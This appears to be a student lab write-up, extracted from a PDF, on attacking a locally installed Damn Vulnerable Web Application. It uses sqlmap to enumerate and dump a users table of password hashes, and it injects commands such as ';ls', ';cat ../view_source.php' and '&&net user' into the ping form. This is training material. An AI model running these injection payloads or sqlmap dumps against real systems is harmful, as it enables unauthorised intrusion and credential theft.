
```
(kali㉿kali)-[~]
$ sqlmap -r samp.txt --dbs

          [H]
          |_
          |   [C] {1.6.4#stable}
          |   |
          |   [C] . [.]
          |   |
          |   [C] ["]
          |   |
          |   [C] |_IV...
          |   |
          |   [C] |_I_ https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mu
tual consent is illegal. It is the end user's responsibility to obey all app
licable local, state and federal laws. Developers assume no liability and ar
e not responsible for any misuse or damage caused by this program

[*] starting @ 04:32:59 /2022-07-01/

[04:32:59] [INFO] parsing HTTP request from 'samp.txt'
[04:33:00] [INFO] resuming back-end DBMS 'mysql'
```



```
(kali㉿kali)-[~]
$ sqlmap -r samp.txt -d dvwa --tables

          [H]
          |_
          |   [C] {1.6.4#stable}
          |   |
          |   [C] . [.]
          |   |
          |   [C] ["]
          |   |
          |   [C] |_IV...
          |   |
          |   [C] |_I_ https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mu
tual consent is illegal. It is the end user's responsibility to obey all app
licable local, state and federal laws. Developers assume no liability and ar
e not responsible for any misuse or damage caused by this program

[*] starting @ 04:33:21 /2022-07-01/

[04:33:21] [INFO] parsing HTTP request from 'samp.txt'
```


```
(kali㉿kali)-[~]
$ sqlmap -r samp.txt --tables
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mu
tual consent is illegal. It is the end user's responsibility to obey all app
licable local, state and federal laws. Developers assume no liability and ar
e not responsible for any misuse or damage caused by this program

[*] starting @ 04:33:56 /2022-07-01/
[04:33:56] [INFO] parsing HTTP request from 'samp.txt'
```

open table columns

```
(kali㉿kali)-[~]
$ sqlmap -r samp.txt -t users --columns
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mu
tual consent is illegal. It is the end user's responsibility to obey all app
licable local, state and federal laws. Developers assume no liability and ar
e not responsible for any misuse or damage caused by this program

[*] starting @ 04:34:30 /2022-07-01/
[04:34:30] [INFO] parsing HTTP request from 'samp.txt'
[04:34:30] [INFO] setting file for logging HTTP traffic
```



```
(kali㉿kali)-[~]
$ sqlmap -r samp.txt -t users --dump

          _H_
         | |
         | [C] |
         | . [ , ] | . | . |
         | [ ( ] | [ , ] | [ ) ] |
         |_I|V... |_I| https://sqlmap.org

{1.6.4#stable}

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 04:34:45 /2022-07-01/


[04:34:45] [INFO] parsing HTTP request from 'samp.txt'
[04:34:45] [INFO] setting file for logging HTTP traffic
```

we get multiple login ids and passwords in hash values

Experiment 4: Examination of a website to test the vulnerability of attacks. – XSS & CSRF & Command line injection attack.

— Command Injection Attack —

sudo service apache2 start



A terminal window titled 'Kali-Linux-2022.2-vmware...' showing a MySQL session. The user creates a database 'dvwa', adds a user 'dvwa' with password 'p@ssw0rd', grants all privileges to 'dvwa.*', and flushes privileges. An error occurs during the flush command due to syntax. Finally, the user exits and runs 'sudo service apache2 start'.

```
MariaDB [(none)]> create database dvwa;
Query OK, 1 row affected (0.000 sec)

MariaDB [(none)]> create user dvwa@localhost identified by 'p@ssw0rd';
Query OK, 0 rows affected (0.014 sec)

MariaDB [(none)]> grant all on dvwa.* to dvwa@localhost;
Query OK, 0 rows affected (0.001 sec)


MariaDB [(none)]> flush privileges;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your
MariaDB server version for the right syntax to use near 'privileges' at line 1
MariaDB [(none)]> flush privileges;
Query OK, 0 rows affected (0.001 sec)

MariaDB [(none)]> exit;
Bye

[(kali㉿kali)-[~/var/www/html/DVWA/config]]
$ sudo service apache2 start

[(kali㉿kali)-[~/var/www/html/DVWA/config]]
$
```

goto browser and give <http://localhost/DVWA> or <http://127.0.0.1/DVWA/login.php>



username: admin

password: password

Click on the 'Create / Reset Database' button below to create or reset your database.
If you get an error make sure you have the correct user credentials in: `/var/www/html/DVWA/config/config.inc.php`

If the database already exists, it will be cleared and the data will be reset.
You can also use this to reset the administrator credentials ("admin // password") at any stage.

Setup Check

Web Server SERVER_NAME: 127.0.0.1
Operating system: "nix"

PHP version: 8.1.2
PHP function display_errors: Disabled
PHP function safe_mode: Disabled
PHP function allow_url_include: Disabled
PHP function allow_url_fopen: Enabled
PHP memory_limit: 128M
PHP module gd: Missing - Only an issue if you want to play with captchas
PHP module mysqli: Installed
PHP module pdo_mysql: Installed

Backend database: MySQL/MariaDB
Database username: dvs
Database password: dvs
Database name: dvs
Database host: 127.0.0.1
Database port: 3306

reCAPTCHA key: Missing

[User: root] Writable folder /var/www/html/DVWA/hackable/uploads/ Yes
[User: root] Writable file /var/www/html/DVWA/external/phpids/0.6/lib/DS/tmp/phpids_log.txt Yes

[User: root] Writable folder /var/www/html/DVWA/config: Yes
Status in red, indicate there will be an issue when trying to complete some modules.

If you see disabled on either allow_url_fopen or allow_url_include, set the following in your php.ini file and restart Apache.

that corresponds to your line 1

click create database

we get <http://127.0.0.1/DVWA/index.php>

Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to practice some of the most common web vulnerabilities, with various levels of difficulty, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are both documented and undocumented vulnerability with this software. This is intentional. You are encouraged to try and discover as many issues as possible.


DVWA also includes a Web Application Firewall (WAF), PHPIDS, which can be enabled at any stage to further increase the difficulty. This will demonstrate how adding another layer of security may block certain malicious actions. Note, there are also various public methods at bypassing these protections (so this can be seen as an extension for more advanced users).

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

WARNING!

Damn Vulnerable Web Application is damn vulnerable! **Do not upload it to your hosting provider's public html folder or any Internet facing servers**, as they will be compromised. It is recommend using a virtual machine (such as [VirtualBox](#) or [VMware](#)), which is set to NAT networking mode. Inside a guest machine, you can download and install [XAMPP](#) for the web server and database.

Goto DVWA security



Click on impossible

- File Inclusion**
- File Upload**
- Insecure CAPTCHA**
- SQL Injection**
- SQL Injection (Blind)**
- Weak Session IDs**
- XSS (DOM)**
- XSS (Reflected)**
- XSS (Stored)**
- CSP Bypass**
- JavaScript**

- DVWA Security**
- PHP Info**
- About**

as an example of how web application vulnerabilities can be used as a platform to teach or learn basic exploitation techniques.

2. Medium - This setting is mainly to give an example to the user of bad security practices, where the developer has tried but failed to secure an application using standard exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of harder or alternative bad practices to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation as the medium level, but it is still challenging for CTF competitors.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.

Prior to DVWA v1.9, this level was known as 'high'.

Impossible Submit

Low
Medium
High
Impossible

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications. PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session. PHPIDS is currently **disabled**. [Enable PHPIDS]

Set as LOW and click Submit.

The screenshot shows the DVWA Security interface. On the left is a sidebar menu with various exploit categories like Brute Force, Command Injection, CSRF, etc., and a 'DVWA Security' section which is currently selected. The main content area is titled 'Security Level'. It displays a dropdown menu set to 'Low' and a 'Submit' button. Below this, there's a detailed description of the security levels: Low (completely vulnerable), Medium (example of bad security practices), High (mix of harder or alternative bad practices), and Impossible (secure against all vulnerabilities). A note mentions that prior to DVWA v1.9, the 'high' level was known as 'medium'.

Enter IP address.

The screenshot shows the DVWA Vulnerability: Command Injection page. The sidebar menu is identical to the previous screenshot. The main content area is titled 'Vulnerability: Command Injection' and contains a 'Ping a device' form where an IP address has been entered. The output shows a ping command being sent to 127.0.0.1 with statistics: 4 packets transmitted, 0% packet loss, time 3057ms, rtt min/avg/max/mdev = 0.038/0.054/0.065/0.009 ms. Below this, there's a 'More Information' section with links to external resources about command injection.

multiple commands using pipe or ;

127.0.0.1;ls

The screenshot shows the DVWA Command Injection page. On the left, a sidebar lists various security vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, **Command Injection**, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security, PHP Info, About, and Logout. The user is logged in as 'admin' with a security level of 'Low'. The main content area is titled 'Vulnerability: Command Injection' and contains a 'Ping a device' form. The IP address field contains '127.0.0.1;ls'. The output shows the results of the ping command:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.014 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.055 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.100 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.042 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3066ms
rtt min/avg/max/mdev = 0.014/0.052/0.100/0.031 ms
help
index.php
source
```

Below the form, there is a 'More Information' section with links to external resources:

- <https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- https://owasp.org/www-community/attacks/Command_Injection

At the bottom right are 'View Source' and 'View Help' buttons.

127.0.0.1;ls ../

The screenshot shows the DVWA Command Injection page in a browser window. The address bar shows the URL '127.0.0.1/DVWA/vulnerabilities/exec/'. The main content area is identical to the previous screenshot, displaying the 'Vulnerability: Command Injection' page with the 'Ping a device' form and the results of the ping command. The output shows:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.012 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.063 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.056 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.062 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3088ms
rtt min/avg/max/mdev = 0.012/0.048/0.063/0.021 ms
help
index.php
source
captcha
csp
csrf
exec
file
javascript
sql
sql盲注
sql注入
view_help.php
view_source.php
view_source_all.php
weak_id
xss
xss_r
xss_s
xss_s
```

Below the form, there is a 'More Information' section with links to external resources:

- <https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- https://owasp.org/www-community/attacks/Command_Injection

;cat ../view_source.php

The screenshot shows the DVWA Command Injection interface. On the left, a sidebar menu lists various security testing modules. The 'Command Injection' module is currently selected and highlighted in green. The main content area is titled 'Vulnerability: Command Injection' and contains a sub-section titled 'Ping a device'. A text input field contains the command '127.0.0.1;cat ../view_source.php'. Below the input field, the output of the ping command is displayed, showing the results of the command injection. The output includes the ping statistics and the source code of the 'view_source.php' file, which is highlighted in red.

```

DVWA

Vulnerability: Command Injection

Ping a device
Enter an IP address: 127.0.0.1;cat ../view_source.php Submit
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.016 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.068 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.054 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.043 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3073ms
rtt min/avg/max/mdev = 0.016/0.045/0.068/0.019 ms
vulnerabilities/{$id}/source/{$security}.js

" . highlight_string( $js_source, true ) . "

}

$page[ 'body' ] .= "
{$vuln} Source

vulnerabilities/{$id}/source/{$security}.php

"

```

Use &&net user

The screenshot shows the DVWA Command Injection interface. The 'Command Injection' module is selected. The main content area is titled 'Ping a device'. A text input field contains the command '127.0.0.1&&net user'. Below the input field, the output of the ping command is displayed, showing the results of the command injection. The output includes the ping statistics and a list of user management commands available via the net user command.

```

Ping a device
Enter an IP address: 127.0.0.1&&net user Submit

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.014 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.058 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.043 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.055 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3052ms
rtt min/avg/max/mdev = 0.014/0.042/0.058/0.017 ms

net [] user [misc. options] [targets]
List users

net [] user DELETE [misc. options] [targets]
Delete specified user

net [] user INFO [misc. options] [targets]
List the domain groups of the specified user


net [] user ADD [password] [-c container] [-F user flags] [misc. options] [targets]
Add specified user

net [] user RENAME [targets]
Rename specified user

Valid methods: (auto-detected if not specified)
ads Active Directory (LDAP/Kerberos)

```


Use &net user



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The title bar says "Vulnerability: Command Injection". On the left, there's a sidebar menu with various options like Home, Instructions, Setup / Reset DB, Brute Force, Command Injection (which is highlighted in green), CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), and VCS / Stash. The main content area has a heading "Ping a device" and a text input field containing "127.0.0.1&net user". Below the input field is a "Submit" button. The output area displays command-line results:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.013 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.024 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.043 ms  
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.044 ms  
  
--- 127.0.0.1 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3052ms  
rtt min/avg/max/mdev = 0.013/0.031/0.044/0.013 ms  
  
net [] user [misc. options] [targets]  
    List users  
  
net [] user DELETE [misc. options] [targets]  
    Delete specified user  
  
net [] user INFO [misc. options] [targets]  
    List the domain groups of the specified user
```

